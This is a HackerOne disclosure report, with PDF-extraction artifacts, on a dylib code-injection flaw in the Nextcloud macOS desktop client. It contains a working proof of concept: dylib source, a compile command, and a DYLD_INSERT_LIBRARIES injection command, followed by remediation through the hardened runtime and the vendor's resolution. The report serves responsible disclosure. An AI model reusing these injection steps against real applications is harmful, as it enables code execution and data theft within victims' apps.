Code injection in macOS Desktop Client

Share: f in Y

TIMELINE

r3ggi-on-h1 submitted a report to Nextcloud.

Jul 1st (3 ye

Vulnerability description

I've identified a code injection vulnerability in your macOS desktop client. Any malicious application, running with standard user permissions is able to exploit this vulnerability and execute code in your application's context.

Requirements

In order to exploit this vulnerability, a victim has to have a malicious application installed on the device.

Proof of Concept

To show you the impact I've prepared a proof of concept where malicious application without root permissions is able to inject to Nextcloud process and open the calculator.

1. At first, create a malicious dylib (malicious.m) with following contents:

```
Code 282 Bytes Wraplines Copy Dow

1  #include <Foundation/Foundation.h>

2  
3  _attribute_((constructor)) static void pwn() {

4  
5    puts("\n\nHELLO FROM THE DYLIB!\n\n");

6  
7    NSTask *task = [[NSTask alloc] init];

8    task.launchPath = @"/Applications/Calculator.app/Contents/MacOS/Calculator";

9    [task launch];

10  
11 }
```

2. Compile it using gcc

Code 143 Bytes

Wrap lines Copy Dow
1 gcc -dynamiclib -undefined suppress -flat_namespace malicious.m -o malicious.dylib -compatibility_version 10.10.10 -lobjc -framework Foundation

 $\#\#\#\ 3.\ Inject\ the\ library\ using\ DYLD\ environment\ variable.\ (This\ is\ the\ easiest\ way\ to\ reproduce\ the\ vulnerability)$

Code 120 Bytes Wrap lines Copy Dov

1 DYLD_FORCE_FLAT_NAMESPACE=1 DYLD_INSERT_LIBRARIES=./malicious.dylib /Applications/nextcloud.app/Contents/MacOS/nextcloud

4. Calculator should be opened as shown on attached screenshot

Recommendations

Assuming that the desktop client has been compiled using XCode, a developer needs to turn on "Hardened Runtime" capability making sure that Allow DYLD Environment Variables option is turned off. Another way to disallow the DYLD Environement variables is adding a _RESTRICTED segment to the application binar

References

Privilege escalation in Keybase using this technique

https://hackerone.com/reports/470003

Apple Docs - Hardened runtime entitlements

 $https://developer.apple.com/documentation/security/hardened_runtime_entitlements$

Important notes

- Physical access is **not** required to exploit this vulnerability.
- $\bullet \quad \text{Applications do } \textbf{not} \, \text{need root} \, \text{permission to open other applications} \, \text{with} \, \textit{DYLD_INSERT_LIBRARIES} \, \text{enviornment variable} \, \, \text{execve documentation}.$

Impact


Code execution in the application's context. Any sensitive resource that may be accessed via the application may be stolen. Attacker is also able to perform any act that user may perform from the app.

1 attachment: F520167: nextcloud.png



Jul 1st (3 ye

Our security team will take a look at this issue as soon as possible. We will reply to your report within 72 hours, usually much faster. For obvious reasons we'd like to you to not disclose this issue to any other party.



Hardened runtime flag set:

Wrap lines Copy Dow

- 2 Executable=nextcloud.app/Contents/MacOS/nextcloud
- 3 Identifier=com.nextcloud.desktopclient
- 4 Format=app bundle with Mach-O thin (x86_64)
- 5 CodeDirectory v=20500 size=41575 flags=0x10000(runtime) hashes=1292+3 location=embedded
- 6 Signature size=8928
- 7 Authority=Developer ID Application: Nextcloud GmbH (NKUJUXUJ3B)
- 8 Authority=Developer ID Certification Authority
- 9 Authority=Apple Root CA
- 10 Timestamp=17 Feb 2020 at 04:33:42
- 11 Info.plist entries=17
- 12 TeamIdentifier=NKUJUXUJ3B
- 13 Runtime Version=10.14.0
- 14 Sealed Resources version=2 rules=13 files=143
- 15 Internal requirements count=1 size=188

And there are no entitlements set that could by pass the hardened runtime: $\label{eq:could_problem}$

Wrap lines Copy Dow

- 1 \$ codesign -d --entitlements :- nextcloud.app
- 2 Executable=nextcloud.app/Contents/MacOS/nextcloud

ickvergessen Nextcloud staff closed the report and changed the status to • Resolved.

Feb 17th (3 ye

Thanks a lot for your report again. This has been resolved in our latest maintenance releases and we're working on the advisories at the moment.

 $Please \ let \ us \ know \ how \ you'd \ like \ to \ be \ credited \ in \ our \ official \ advisory. \ We \ require \ the \ following \ information:$

- · Name / Pseudonym
- Email address (optional)
- Website (optional)
- · Company (optional)

r3ggi-on-h1 posted a comment. Thanks.

Feb 17th (3 ye